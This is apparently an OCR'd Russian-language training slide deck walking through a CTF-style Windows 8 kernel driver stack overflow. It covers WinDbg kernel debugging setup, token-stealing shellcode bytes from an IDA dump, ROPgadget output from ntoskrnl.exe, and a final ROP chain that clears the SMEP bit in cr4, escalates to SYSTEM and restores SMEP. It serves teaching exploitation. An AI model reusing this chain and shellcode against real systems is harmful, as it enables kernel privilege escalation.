

Virtual Machine Settings
Hardware
Options
Device
Summary
Memory
16 GB
Processors
4
Hard Disk (NVMe)
100 GB
CD/DVD (SATA)
Using file C:\Users\jake\Desk...
Network Adapter
NAT
USB Controller
Present
Sound Card
Auto detect
Serial Port
Using named pipe \\.\pipe\db...
Display
Auto detect
Trusted Platform Mo...
Present
Add...
Remove
Device status
Connected
Connect at power on
Connection
Use physical serial port:
Auto detect
Use output file:
Browse...
Use named pipe:
\\.\pipe\dbg_port
This end is the server.
The other end is an application.
I/O mode
Yield CPU on poll
Allow the guest operating system to use this serial port in polled mode (as opposed to interrupt mode).
OK
Cancel
Help


Start debugging
Save workspace
Open source file
Open script
Settings
About
Exit
Start debugging
Recent
Launch executable
Launch executable (advanced)
Supports Time Travel Debugging
Attach to process
Supports Time Travel Debugging
Open dump file
Open trace file
Connect to remote debugger
Connect to process server
Attach to kernel
Launch app package
Today
com:port=\\.\pipe\dbg_
Connect to kernel
This month
com:port=\\.\pipe\com_
Connect to kernel
Older
C:\Users\jake\Desktop\b
Open dump file
Connects the debugger to a kernel session. (Ctrl + K)


Net
COM
Local
USB
EXDI
1394
Paste connection string
Pipe
Reconnect
Resets
0
Baud Rate
115200
Port
\\.\pipe\dbg_port
Break on connection
Note: Connecting to a virtual COM named pipe may require elevation.
Kernel debugging using a serial connection is not recommended. Using network kernel debugging is faster and more reliable.

Подбор количества байт

FileTest



Подбор количества байт

Базовые команды в WinDbg

```
bl – список всех breakpoints

bp <addr> – breakpoint по адресу addr

bc <num> – удалить breakpoint по номеру в
списке


lm – вывести список загруженных модулей ядра


dps <addr> – по адресу вывести содержимое
памяти
```

Kernel Driver stack buffer overflow (без канарейки)

1. Найти переполнение
2. Подобрать количество байт, после которого переписывается адрес возврата
3. В User-Mode сделать shellcode, который присваивает текущему процессу права NT AUTHORITY/SYSTEM
4. Найти в ntoskrnl.exe ROP цепочку для обхода SMEP
5. Построить итоговую цепочку

User-Mode shellcode

DriverClient в IdaPro

```
v3 = VirtualAlloc(0LL, 0x85uLL, 0x3000u, 0x40u);
*v3 = *(_OWORD *)s_eH;
v3[1] = *(_OWORD *)dwBytes;
v3[2] = xmmword_1400035B0;
v3[3] = xmmword_1400035C0;
v3[4] = xmmword_1400035D0;
v3[5] = xmmword_1400035E0;
v3[6] = xmmword_1400035F0;
v3[7] = xmmword_140003600;
*((_DWORD *)v3 + 32) = 118442232;
*((_BYTE *)v3 + 132) = 0;
v4 = __acrt_iob_func(1u);
setvbuf(v4, 0LL, 4, 0LL);
NtoskrnlBase = GetNtoskrnlBase();
printf("ntoskrnl.exe: 0x%llx\n", NtoskrnlBase);
printf("something strange: 0x%p\n", v3);
printf("Read flag ptr: 0x%llx\n\n", ReadFlag);
```


```
65 48                       s_eH            db 'eH'                 ; DATA XREF: main+2A↑r
8B                                          db  8Bh
04                                          db    4
25                                          db  25h ; %
88                                          db  88h
01                                          db    1
00                                          db    0
00                                          db    0
48                                          db  48h ; H
8B                                          db  8Bh
80                                          db  80h
B8                                          db 0B8h
00                                          db    0
00                                          db    0
00                                          db    0
49 89 C0 4D 8B 80 48 04     xmmword_1400035A0 xmmword 448E8814900000448808B4DC08949h
00 00 49 81 E8 48 04 00                                 ; DATA XREF: main+59↑r
00 4D 8B 88 40 04 00 00     xmmword_1400035B0 xmmword 8B49E57504F983490000040888B4D00h
49 83 F9 04 75 E5 49 8B                                 ; DATA XREF: main+68↑r
88 B8 04 00 00 80 E1 F0     xmmword_1400035C0 xmmword 65000004B8888948F0E180000004B888h
48 89 88 B8 04 00 00 65                                 ; DATA XREF: main+74↑r
48 8B 04 25 88 01 00 00     xmmword_1400035D0 xmmword 66000001E4888B660000018825048B48h
66 8B 88 E4 01 00 00 66                                 ; DATA XREF: main+80↑r
FF C1 66 89 88 E4 01 00     xmmword_1400035E0 xmmword 90908B48000001E4888966C1FFh
00 48 8B 90 90 00 00 00                                 ; DATA XREF: main+8C↑r
48 8B 8A 68 01 00 00 4C     xmmword_1400035F0 xmmword 8B48000001789A8B4C000001688A8B48h
8B 9A 78 01 00 00 48 8B                                 ; DATA XREF: main+98↑r
A2 80 01 00 00 48 8B AA     xmmword_140003600 xmmword 10FC03100000158AA8B4800000180A2h
58 01 00 00 31 C0 0F 01                                 ; DATA XREF: main+A7↑r
F8 48 0F 07                 dword_140003610 dd 70F48F8h             ; DATA XREF: main+36↑r
```

Kernel Driver stack buffer overflow (без канарейки)

1. Найти переполнение
2. Подобрать количество байт, после которого переписывается адрес возврата
3. В User-Mode сделать shellcode, который присваивает текущему процессу права NT AUTHORITY/SYSTEM
4. Найти в ntoskrnl.exe ROP цепочку для обхода SMEP
5. Построить итоговую цепочку

ROP цепочка для обхода SMEP

SMEP




Запрещает исполнять код, размещенный в User-Mode!

ROP цепочка для обхода SMEP

ROP гаджеты в ntoskrnl.exe

```
ROPgadget --binary ntoskrnl.exe > rop.txt
```



ROP цепочка для обхода SMEP

Собранные гаджеты

```
0x20899c – pop rcx; ret
0x397fd7 – mov cr4, rcx; ret
0x370e78 – стандартное значение cr4
0x370e78 ^ 1 << 20 – стандартное значение
cr4, с убранным флагом SMEP
```


С помощью гаджетов по этим адресам в ntoskrnl.exe
мы уберем бит SMEP в cr4 и исполним код в User-Mode,
а потом вернем его назад

Kernel Driver stack buffer overflow (без канарейки)

1. Найти переполнение
2. Подобрать количество байт, после которого переписывается адрес возврата
3. В User-Mode сделать shellcode, который присваивает текущему процессу права NT AUTHORITY/SYSTEM
4. Найти в ntoskrnl.exe ROP цепочку для обхода SMEP
5. Построить итоговую цепочку

Итоговая ROP цепочка


Записали цепочку на return address



0x20899c
0x370e78 ^ 1 << 20
0x397fd7
shellcode addr
read flag addr
0x20899c
0x370e78
0x397fd7


Итоговая ROP цепочка


Кладем будущее значение cr4 в rcx



Итоговая ROP цепочка


Выключаем SMEP






Итоговая ROP цепочка

Повышаем привилегии до NT AUTHORITY/SYSTEM




Итоговая ROP цепочка

Читаем флаг




Итоговая ROP цепочка

Кладем стандартное значение cr4 в rcx



Итоговая ROP цепочка

Восстанавливаем SMEP



Однако в задании была использована система Windows 8
В которой еще не представлены механизмы защиты HVCI + VBS + Hyper Guard

Для особо любопытных, перечисление механизмов защиты, добавленных в Windows
https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf

Можете разобрать технику обхода VBS здесь, а также закрепить пройденное:
https://wetw0rk.github.io/posts/0x01-killing-windows-kernel-mitigations/